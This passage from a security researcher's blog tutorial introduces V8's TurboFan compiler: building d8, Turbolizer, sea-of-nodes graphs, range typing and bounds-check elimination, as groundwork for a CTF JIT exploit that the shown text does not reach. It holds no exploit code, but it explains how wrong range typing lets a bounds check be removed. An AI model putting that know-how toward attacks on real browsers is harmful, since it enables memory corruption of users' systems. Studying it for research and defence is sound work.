

Introduction to TurboFan

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Introduction

Ages ago I wrote a blog post here called <u>first dip in the kernel pool</u>, this year we're going to swim in a sea of nodes!

The current trend is to attack JavaScript engines and more specifically, optimizing JIT compilers such as <u>V8</u>'s <u>TurboFan</u>, SpiderMonkey's lonMonkey, JavaScriptCore's Data Flow Graph (DFG) & Faster Than Light (FTL) or Chakra's Simple JIT & FullJIT.

In this article we're going to discuss TurboFan and play along with the *sea of nodes* structure it uses.

Then, we'll study a vulnerable optimization pass written by <u>@_tsuro</u> for Google's CTF 2018 and write an exploit for it. We'll be doing that on a x64 Linux box but it really is the exact same exploitation for Windows platforms (simply use a different shellcode!).

If you want to follow along, you can check out the associated repo.

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Setup

Building v8

Building v8 is very easy. You can simply fetch the sources using <u>depot tools</u> and then build using the following commands:

```
fetch v8
gclient sync
./build/install-build-deps.sh
tools/dev/gm.py x64.release
```

Please note that whenever you're updating the sources or checking out a specific commit, do gclient sync or you might be unable to build properly.

The d8 shell

A very convenient shell called as is provided with the engine. For faster builds, limit the compilation to this shell:

```
~/v8$ ./tools/dev/gm.py x64.release d8
```

Try it:

```
~/v8$ ./out/x64.release/d8

V8 version 7.3.0 (candidate)
d8> print("hello doare")
hello doare
```

Many interesting flags are available. List them using d8 --help.

In particular, v8 comes with runtime functions that you can call from JavaScript using the prefix. To enable this syntax, you need to use the flag --allow-natives-syntax. Here is an example:

```
$ d8 --allow-natives-syntax
V8 version 7.3.0 (candidate)
d8> let a = new Array('d','o','a','r','e')
undefined
d8> %DebugPrint(a)
DebugPrint: 0x37599d40aee1: [JSArray]
- map: 0x01717e082d91 <Map(PACKED ELEMENTS)> [FastProperties]
- prototype: 0x39ea1928fdb1 <JSArray[0]>
- elements: 0x37599d40af11 <FixedArray[5]> [PACKED ELEMENTS]
 - length: 5
- properties: 0x0dfc80380c19 <FixedArray[0]> {
    #length: 0x3731486801a1 <AccessorInfo> (const accessor descriptor)
- elements: 0x37599d40af11 <FixedArray[5]> {
          0: 0x39ea1929d8d9 <String[#1]: d>
          1: 0x39ea1929d8f1 <String[#1]: o>
           2: 0x39ea1929d8c1 <String[#1]: a>
          3: 0x39ea1929d909 <String[#1]: r>
          4: 0x39ea1929d921 <String[#1]: e>
0x1717e082d91: [Map]
- type: JS ARRAY TYPE
- instance size: 32
 - inobject properties: 0
- elements kind: PACKED ELEMENTS
- unused property fields: 0
- enum length: invalid
- back pointer: 0x01717e082d41 <Map(HOLEY DOUBLE ELEMENTS)>
- prototype validity cell: 0x373148680601 <Cell value= 1>
- instance descriptors #1: 0x39ea192909f1 <DescriptorArray[1]>
- layout descriptor: (nil)
- transitions #1: 0x39ea192909c1 <TransitionArray[4]>Transition array #1:
     0x0dfc80384b71 <Symbol: (elements transition symbol)>: (transition to HOLEY ELEMENTS)
- prototype: 0x39ea1928fdb1 <JSArray[0]>
 - constructor: 0x39ea1928fb79 <JSFunction Array (sfi = 0x37314868ab01)>
- dependent code: 0x0dfc803802b9 <Other heap object (WEAK FIXED ARRAY TYPE)>
 - construction counter: 0
["d", "o", "a", "r", "e"]
```

If you want to know about existing runtime functions, simply go to src/runtime/ and grep on
all the RUNTIME_FUNCTION (this is the macro used to declare a new runtime function).

Preparing Turbolizer

Turbolizer is a tool that we are going to use to debug TurboFan's sea of nodes graph.

```
cd tools/turbolizer
npm i
```

```
npm run-script build
python -m SimpleHTTPServer
```

When you execute a JavaScript file with _-trace-turbo (use _-trace-turbo-filter to limit to a specific function), a _cfg and a _json files are generated so that you can get a graph view of different optimization passes using Turbolizer.

Simply go to the web interface using your favourite browser (which is Chromium of course) and select the file from the interface.

Compilation pipeline

Let's take the following code.

```
let f = (o) => {
  var obj = [1,2,3];
  var x = Math.ceil(Math.random());
  return obj[o+x];
}

for (let i = 0; i < 0x10000; ++i) {
  f(i);
}</pre>
```

We can trace optimizations with --trace-opt and observe that the function f will eventually get optimized by TurboFan as you can see below.

```
$ d8 pipeline.js --trace-opt
[marking 0x192ee849db41 <JSFunction (sfi = 0x192ee849d991)> for optimized recompilation, re
[marking 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)> for optimized recompilation,
[compiling method 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)> using TurboFan]
[optimizing 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)> - took 23.583, 25.899, 0.
[completed optimizing 0x28645d1801b1 <JSFunction f (sfi = 0x192ee849d9c9)>]
[compiling method 0x192ee849db41 <JSFunction (sfi = 0x192ee849d991)> using TurboFan OSR]
[optimizing 0x192ee849db41 <JSFunction (sfi = 0x192ee849d991)> - took 18.238, 87.603, 0.87
```

We can look at the code object of the function before and after optimization using <code>%DisassembleFunction</code>.

```
// before
0x17de4c02061: [Code]
- map: 0x0868f07009d9 <Map>
kind = BUILTIN
name = InterpreterEntryTrampoline
```

```
compiler = unknown
address = 0x7ffd9c25d340

// after
0x17de4c82d81: [Code]
  - map: 0x0868f07009d9 <Map>
kind = OPTIMIZED_FUNCTION
stack_slots = 8
compiler = turbofan
address = 0x7ffd9c25d340
```

What happens is that v8 first generates <u>ignition bytecode</u>. If the function gets executed a lot, TurboFan will generate some optimized code.

Ignition instructions gather <u>type feedback</u> that will help for TurboFan's speculative optimizations. Speculative optimization means that the code generated will be made upon assumptions.

For instance, if we've got a function move that is always used to move an object of type player, optimized code generated by Turbofan will expect player objects and will be very fast for this case.

```
class Player{}
class Wall{}
function move(o) {
    // ...
}
player = new Player();
move(player)
move(player)
...
// ... optimize code! the move function handles very fast objects of type Player
move(player)
```

However, if 10 minutes later, for some reason, you move a wall instead of a Player, that will break the assumptions originally made by TurboFan. The generated code was very fast, but could only handle Player objects. Therefore, it needs to be destroyed and some ignition bytecode will be generated instead. This is called deoptimization and it has a huge performance cost. If we keep moving both wall and Player, TurboFan will take this into account and optimize again the code accordingly.

Let's observe this behaviour using --trace-opt and --trace-deopt !

```
class Player{}
class Wall{}
```

```
function move(obj) {
 var tmp = obj.x + 42;
 var x = Math.random();
 x += 1;
 return tmp + x;
for (var i = 0; i < 0x10000; ++i) {</pre>
 move(new Player());
move(new Wall());
for (var i = 0; i < 0x10000; ++i) {</pre>
 move(new Wall());
$ d8 deopt.js --trace-opt --trace-deopt
[marking 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9) > for optimized recompilation
[compiling method 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9) > using TurboFan]
[optimizing 0x1fb2b5c9df89 < JSFunction move (sfi = <math>0x1fb2b5c9dad9) > - took 23.374, 15.701,
[completed optimizing 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)>]
// [...]
[deoptimizing (DEOPT eager): begin 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)>
           ;;; deoptimize at <deopt.js:5:17>, wrong map
// [...]
[deoptimizing (eager): end 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9) > @1 => n
[marking 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9) > for optimized recompilation
[compiling method 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9) > using TurboFan]
[optimizing 0x1fb2b5c9df89 < JSFunction move (sfi = <math>0x1fb2b5c9dad9) > - took 11.599, 10.742,
[completed optimizing 0x1fb2b5c9df89 <JSFunction move (sfi = 0x1fb2b5c9dad9)>]
// [...]
```

The log clearly shows that when encountering the wall object with a different map (understand "type") it deoptimizes because the code was only meant to deal with Player objects.


If you are interested to learn more about this, I recommend having a look at the following ressources: <u>TurboFan Introduction to speculative optimization in v8</u>, <u>v8 behind the scenes</u>, <u>Shape</u> and <u>v8 resources</u>.

Sea of Nodes

Just a few words on sea of nodes. TurboFan works on a program representation called a sea of nodes. Nodes can represent arithmetic operations, load, stores, calls, constants etc. There are three types of edges that we describe one by one below.


Control edges

Control edges are the same kind of edges that you find in Control Flow Graphs. They enable branches and loops.



Value edges


Value edges are the edges you find in Data Flow Graphs. They show value dependencies.



Effect edges

Effect edges order operations such as reading or writing states.

In a scenario like obj[x] = obj[x] + 1 you need to read the property x before writing it. As such, there is an effect edge between the load and the store. Also, you need to increment the read property before storing it. Therefore, you need an effect edge between the load and the addition. In the end, the effect chain is $load \rightarrow add \rightarrow store$ as you can see below.



If you would like to learn more about this you may want to check <u>this TechTalk on TurboFan</u> <u>JIT design</u> or <u>this blog post</u>.

Experimenting with the optimization phases

In this article we want to focus on how v8 generates optimized code using TurboFan. As mentioned just before, TurboFan works with sea of nodes and we want to understand how this graph evolves through all the optimizations. This is particularly interesting to us because some very powerful security bugs have been found in this area. Recent TurboFan vulnerabilities include incorrect typing of Math.expm1, incorrect typing of String.(last)IndexOf (that I exploited here) or incorrect operation side-effect modeling.

In order to understand what happens, you really need to read the code. Here are a few places you want to look at in the source folder:

src/builtin

Where all the builtins functions such as Array#concat are implemented

- src/runtime
 - Where all the runtime functions such as PebugPrint are implemented
- src/interpreter/interpreter-generator.cc
 - Where all the bytecode handlers are implemented
- src/compiler
 - Main repository for TurboFan!
- src/compiler/pipeline.cc
 - The glue that builds the graph, runs every phase and optimizations passes etc
- src/compiler/opcodes.h
 - Macros that defines all the opcodes used by TurboFan
- src/compiler/typer.cc
 - Implements typing via the Typer reducer
- src/compiler/operation-typer.cc
 - Implements some more typing, used by the Typer reducer
- src/compiler/simplified-lowering.cc
 - Implements simplified lowering, where some CheckBounds elimination will be done

Playing with NumberAdd


Let's consider the following function:

```
function opt_me() {
  let x = Math.random();
  let y = x + 2;
  return y + 3;
}
```

Simply execute it a lot to trigger TurboFan or manually force optimization with <code>%OptimizeFunctionOnNextCall</code>. Run your code with <code>--trace-turbo</code> to generate trace files for turbolizer.

Graph builder phase

We can look at the very first generated graph by selecting the "bytecode graph builder" option. The JSCall node corresponds to the Math.random call and obviously the NumberConstant and SpeculativeNumberAdd nodes are generated because of both x+2 and y+3 statements.



Typer phase

After graph creation comes the optimization phases, which as the name implies run various optimization passes. An optimization pass can be called during several phases.

One of its early optimization phase, is called the TyperPhase and is run by OptimizeGraph. The code is pretty self-explanatory.

```
// pipeline.cc
bool PipelineImpl::OptimizeGraph(Linkage* linkage) {
   PipelineData* data = this->data_;
   // Type the graph and keep the Typer running such that new nodes get
   // automatically typed when they are created.
   Run<TyperPhase>(data->CreateTyper());
```

```
// pipeline.cc
struct TyperPhase {
  void Run(PipelineData* data, Zone* temp_zone, Typer* typer) {
    // [...]
    typer->Run(roots, &induction_vars);
```

```
}
};
```

When the Typer runs, it visits every node of the graph and tries to reduce them.

```
// typer.cc
Type Typer::Visitor::JSCallTyper(Type fun, Typer* t) {
   if (!fun.IsHeapConstant() || !fun.AsHeapConstant()->Ref().IsJSFunction()) {
      return Type::NonInternal();
   }
   JSFunctionRef function = fun.AsHeapConstant()->Ref().AsJSFunction();
   if (!function.shared().HasBuiltinFunctionId()) {
      return Type::NonInternal();
   }
   switch (function.shared().builtin_function_id()) {
      case BuiltinFunctionId::kMathRandom:
        return Type::PlainNumber();
```

So basically, the TyperPhase is going to call JscallTyper on every single Jscall node that it visits. If we read the code of JscallTyper, we see that whenever the called function is a builtin, it will associate a Type with it. For instance, in the case of a call to the MathRandom builtin, it knows that the expected return type is a Type::PlainNumber.

```
Type Typer::Visitor::TypeNumberConstant(Node* node) {
   double number = OpParameter<double>(node->op());
   return Type::NewConstant(number, zone());
}
Type Type::NewConstant(double value, Zone* zone) {
   if (RangeType::IsInteger(value)) {
      return Range(value, value, zone);
   } else if (IsMinusZero(value)) {
```

```
return Type::MinusZero();
} else if (std::isnan(value)) {
   return Type::NaN();
}

DCHECK(OtherNumberConstantType::IsOtherNumberConstant(value));
   return OtherNumberConstant(value, zone);
}
```

For the NumberConstant nodes it's easy. We simply read TypeNumberConstant. In most case, the type will be Range. What about those SpeculativeNumberAdd now? We need to look at the OperationTyper.

```
#define SPECULATIVE_NUMBER_BINOP(Name)
    Type OperationTyper::Speculative##Name(Type lhs, Type rhs) {
        lhs = SpeculativeToNumber(lhs);
        rhs = SpeculativeToNumber(rhs);
        return Name(lhs, rhs);
    }
SPECULATIVE_NUMBER_BINOP(NumberAdd)
#undef SPECULATIVE_NUMBER_BINOP

Type OperationTyper::SpeculativeToNumber(Type type) {
    return ToNumber(Type::Intersect(type, Type::NumberOrOddball(), zone()));
}
```

They end-up being reduced by OperationTyper::NumberAdd(Type lhs, Type rhs) (the return Name(lhs,rhs) becomes return NumberAdd(lhs, rhs) after pre-processing).

To get the types of the right input node and the left input node, we call SpeculativeToNumber on both of them. To keep it simple, any kind of Type::Number will remain the same type (a PlainNumber being a Number, it will stay a PlainNumber). The Range(n,n) type will become a Number as well so that we end-up calling NumberAdd on two Number. NumberAdd mostly checks for some corner cases like if one of the two types is a MinusZero for instance. In most cases, the function will simply return the PlainNumber type.

Okay done for the Typer phase!


```
To sum up, everything happened in : - Typer::Visitor::JSCallTyper

OperationTyper::SpeculativeNumberAdd
```

And this is how types are treated : - The type of (MathRandom) becomes a (Range(n,n)) - The type of (NumberConstant[n]) with (n != NaN & n != -0) becomes a (Range(n,n)) - The type

```
of a Range(n,n) is PlainNumber - The type of SpeculativeNumberAdd(PlainNumber, PlainNumber) is PlainNumber
```

Now the graph looks like this:



Type lowering

In OptimizeGraph, the type lowering comes right after the typing.

```
// pipeline.cc
Run<TyperPhase>(data->CreateTyper());
RunPrintAndVerify(TyperPhase::phase_name());
Run<TypedLoweringPhase>();
RunPrintAndVerify(TypedLoweringPhase::phase_name());
```

This phase goes through even more reducers.

ReduceSpeculativeNumberAdd.

```
Reduction TypedOptimization::ReduceSpeculativeNumberAdd(Node* node) {
 Node* const lhs = NodeProperties::GetValueInput(node, 0);
 Node* const rhs = NodeProperties::GetValueInput(node, 1);
 Type const lhs type = NodeProperties::GetType(lhs);
 Type const rhs_type = NodeProperties::GetType(rhs);
 NumberOperationHint hint = NumberOperationHintOf(node->op());
 if ((hint == NumberOperationHint::kNumber | |
      hint == NumberOperationHint::kNumberOrOddball) &&
     BothAre(lhs type, rhs type, Type::PlainPrimitive()) &&
     NeitherCanBe(lhs type, rhs type, Type::StringOrReceiver())) {
    // SpeculativeNumberAdd(x:-string, y:-string) =>
         NumberAdd(ToNumber(x), ToNumber(y))
   Node* const toNum lhs = ConvertPlainPrimitiveToNumber(lhs);
   Node* const toNum rhs = ConvertPlainPrimitiveToNumber(rhs);
   Node* const value =
       graph()->NewNode(simplified()->NumberAdd(), toNum lhs, toNum rhs);
   ReplaceWithValue(node, value);
   return Replace(node);
 return NoChange();
```

In the case of our two nodes, both have a hint of <code>NumberOperationHint::kNumber</code> because their type is a <code>PlainNumber</code>.


Both the right and left hand side types are PlainPrimitive (PlainNumber from the NumberConstant's Range and PlainNumber from the Jscall). Therefore, a new NumberAdd node is created and replaces the SpeculativeNumberAdd.

Similarly, there is a <code>JSTypedLowering::ReduceJSCall</code> called when the <code>JSTypedLowering</code> reducer is visiting a <code>JSCall</code> node. Because the call target is a <code>Code Stub Assembler</code> implementation of a <code>builtin</code> function, TurboFan simply creates a <code>LoadField</code> node and change the opcode of the <code>JSCall</code> node to a <code>Call</code> opcode.

It also adds new inputs to this node.

```
effect, control);
   NodeProperties::ReplaceContextInput(node, context);
   // Update the effect dependency for the {node}.
   NodeProperties::ReplaceEffectInput(node, effect);
// [...]
// kMathRandom is a CSA builtin, not a CPP one
// builtins-math-gen.cc:TF BUILTIN(MathRandom, CodeStubAssembler)
// builtins-definitions.h: TFJ(MathRandom, 0, kReceiver)
    } else if (shared.HasBuiltinId() &&
              Builtins::HasCppImplementation(shared.builtin id())) {
     // Patch {node} to a direct CEntry call.
     ReduceBuiltin(jsgraph(), node, shared.builtin id(), arity, flags);
    } else if (shared.HasBuiltinId() &&
              Builtins::KindOf(shared.builtin id()) == Builtins::TFJ) {
     // Patch {node} to a direct code object call.
     Callable callable = Builtins::CallableFor(
         isolate(), static cast<Builtins::Name>(shared.builtin id()));
     CallDescriptor::Flags flags = CallDescriptor::kNeedsFrameState;
     const CallInterfaceDescriptor& descriptor = callable.descriptor();
     auto call descriptor = Linkage::GetStubCallDescriptor(
         graph()->zone(), descriptor, 1 + arity, flags);
     Node* stub code = jsgraph()->HeapConstant(callable.code());
     node->InsertInput(graph()->zone(), 0, stub code); // Code object.
     node->InsertInput(graph()->zone(), 2, new target);
     node->InsertInput(graph()->zone(), 3, argument count);
     NodeProperties::ChangeOp(node, common()->Call(call descriptor));
 // [...]
   return Changed(node);
```

Let's quickly check the sea of nodes to indeed observe the addition of the LoadField and the change of opcode of the node #25 (note that it is the same node as before, only the opcode changed).



Range types

Previously, we encountered various types including the $_{Range}$ type. However, it was always the case of $_{Range\,(n,n)}$ of size 1.


Now let's consider the following code:

```
function opt_me(b) {
  let x = 10; // [1] x0 = 10
  if (b == "foo")
    x = 5; // [2] x1 = 5
  // [3] x2 = phi(x0, x1)
  let y = x + 2;
  y = y + 1000;
  y = y * 2;
  return y;
}
```

So depending on b = "foo" being true or false, x will be either 10 or 5. In <u>SSA form</u>, each variable can be assigned only once. So x_0 and x_1 will be created for 10 and 5 at lines [1] and [2]. At line [3], the value of x_0 (x_0 in SSA) will be either x_0 or x_1 , hence the need of a phi function. The statement x_0 = x_0 means that x_0 can take the value of either x_0 or x_1 .

So what about types now? The type of the constant 10 (x_0) is Range(10,10) and the range of constant 5 (x_1) is Range(5,5). Without surprise, the type of the phi node is the union of the two ranges which is Range(5,10).

Let's quickly draw a CFG graph in SSA form with typing.



Okay, let's actually check this by reading the code.

```
Type Typer::Visitor::TypePhi(Node* node) {
  int arity = node->op()->ValueInputCount();
  Type type = Operand(node, 0);
  for (int i = 1; i < arity; ++i) {
    type = Type::Union(type, Operand(node, i), zone());
  }
  return type;
}</pre>
```

The code looks exactly as we would expect it to be: simply the union of all of the input types!

To understand the typing of the ${\tt SpeculativeSafeIntegerAdd}$ nodes, we need to go back to the ${\tt OperationTyper}$ implementation. In the case of ${\tt SpeculativeSafeIntegerAdd(n,m)}$, TurboFan

```
Type OperationTyper::SpeculativeSafeIntegerAdd(Type lhs, Type rhs) {
   Type result = SpeculativeNumberAdd(lhs, rhs);

// If we have a Smi or Int32 feedback, the representation selection will

// either truncate or it will check the inputs (i.e., deopt if not int32).

// In either case the result will be in the safe integer range, so we

// can bake in the type here. This needs to be in sync with

// SimplifiedLowering::VisitSpeculativeAdditiveOp.

return Type::Intersect(result, cache_->kSafeIntegerOrMinusZero, zone());
}
```


```
Type OperationTyper::NumberAdd(Type lhs, Type rhs) {
// [...]
   Type type = Type::None();
   lhs = Type::Intersect(lhs, Type::PlainNumber(), zone());
   rhs = Type::Intersect(rhs, Type::PlainNumber(), zone());
   if (!lhs.IsNone() && !rhs.IsNone()) {
      if (lhs.Is(cache_->kInteger) && rhs.Is(cache_->kInteger)) {
        type = AddRanger(lhs.Min(), lhs.Max(), rhs.Min(), rhs.Max());
      }
// [...]
   return type;
}
```

AddRanger is the function that actually computes the min and max bounds of the Range.

```
Type OperationTyper::AddRanger(double lhs min, double lhs max, double rhs min,
                               double rhs max) {
 double results[4];
 results[0] = lhs min + rhs min;
 results[1] = lhs min + rhs max;
 results[2] = lhs max + rhs min;
 results[3] = lhs max + rhs max;
 // Since none of the inputs can be -0, the result cannot be -0 either.
 // However, it can be nan (the sum of two infinities of opposite sign).
 // On the other hand, if none of the "results" above is nan, then the
 // actual result cannot be nan either.
 int nans = 0;
 for (int i = 0; i < 4; ++i) {</pre>
   if (std::isnan(results[i])) ++nans;
 if (nans == 4) return Type::NaN();
 Type type = Type::Range(array min(results, 4), array max(results, 4), zone());
 if (nans > 0) type = Type::Union(type, Type::NaN(), zone());
 // Examples:
  // [-inf, -inf] + [+inf, +inf] = NaN
     [-inf, -inf] + [n, +inf] = [-inf, -inf] \setminus / NaN
     [-inf, +inf] + [n, +inf] = [-inf, +inf] \setminus / NaN
  // [-inf, m] + [n, +inf] = [-inf, +inf] \/ NaN
```

```
return type;
}
```

Done with the range analysis!




CheckBounds nodes

Our final experiment deals with CheckBounds nodes. Basically, nodes with a CheckBounds opcode add bound checks before loads and stores.

Consider the following code:

```
function opt me(b) {
                               // HeapConstant <FixedArray[2]>
 let values = [42,1337];
 let x = 10;
                               // NumberConstant[10] | Range(10,10)
 if (b == "foo")
                               // NumberConstant[5]
                                                              | Range (5,5)
   x = 5;
                               // Phi
                                                              | Range (5,10)
                               // SpeculativeSafeIntegerAdd
                                                              | Range (7,12)
 let y = x + 2;
 y = y + 1000;
                               // SpeculativeSafeIntegerAdd | Range(1007,1012)
 y = y * 2;
                               // SpeculativeNumberMultiply
                                                              | Range (2014,2024)
                               // SpeculativeNumberBitwiseAnd | Range(0,10)
 y = y \& 10;
                               // SpeculativeNumberDivide
 y = y / 3;
                                                              | PlainNumber[r][s][t]
                               // SpeculativeNumberBitwiseAnd | Range(0,1)
 y = y \& 1;
 return values[y];
                               // CheckBounds
                                                              | Range(0,1)
```

In order to prevent <code>values[y]</code> from using an out of bounds index, a <code>checkBounds</code> node is generated. Here is what the sea of nodes graph looks like right after the escape analysis phase.



The cautious reader probably noticed something interesting about the range analysis. The type of the CheckBounds node is Range(0,1)! And also, the LoadElement has an input FixedArray HeapConstant of length 2. That leads us to an interesting phase: the simplified lowering.

Simplified lowering


When visiting a node with a <code>IrOpcode::kCheckBounds</code> opcode, the function <code>VisitCheckBounds</code> is going to get called.

And this function, is responsible for CheckBounds elimination which sounds interesting!

Long story short, it compares inputs 0 (index) and 1 (length). If the index's minimum range value is greater than zero (or equal to) and its maximum range value is less than the length value, it triggers a DeferReplacement which means that the CheckBounds node eventually will be removed!


```
void VisitCheckBounds(Node* node, SimplifiedLowering* lowering) {
   CheckParameters const& p = CheckParametersOf(node->op());
   Type const index type = TypeOf(node->InputAt(0));
   Type const length type = TypeOf(node->InputAt(1));
   if (length type.Is(Type::Unsigned31())) {
     if (index type.Is(Type::Integral32OrMinusZero())) {
        // Map -0 to 0, and the values in the [-2^31,-1] range to the
       // [2^31,2^32-1] range, which will be considered out-of-bounds
        // as well, because the {length type} is limited to Unsigned31.
       VisitBinop(node, UseInfo::TruncatingWord32(),
                   MachineRepresentation::kWord32);
       if (lower()) {
          if (lowering->poisoning level ==
                  PoisoningMitigationLevel::kDontPoison &&
              (index type.IsNone() || length type.IsNone() ||
               (index type.Min() >= 0.0 \&\&
                index type.Max() < length type.Min()))) {</pre>
            // The bounds check is redundant if we already know that
            // the index is within the bounds of [0.0, length[.
            DeferReplacement(node, node->InputAt(0));
          } else {
            NodeProperties::ChangeOp(
               node, simplified()->CheckedUint32Bounds(p.feedback()));
// [...]
```

Once again, let's confirm that by playing with the graph. We want to look at the CheckBounds before the simplified lowering and observe its inputs.



We can easily see that $\mathbb{R}_{ange(0,1).Max()} < 2$ and $\mathbb{R}_{ange(0,1).Min()} >= 0$. Therefore, node is going to be <u>replaced</u> as proven useless by the optimization passes analysis.

After simplified lowering, the graph looks like this:



Playing with various addition opcodes

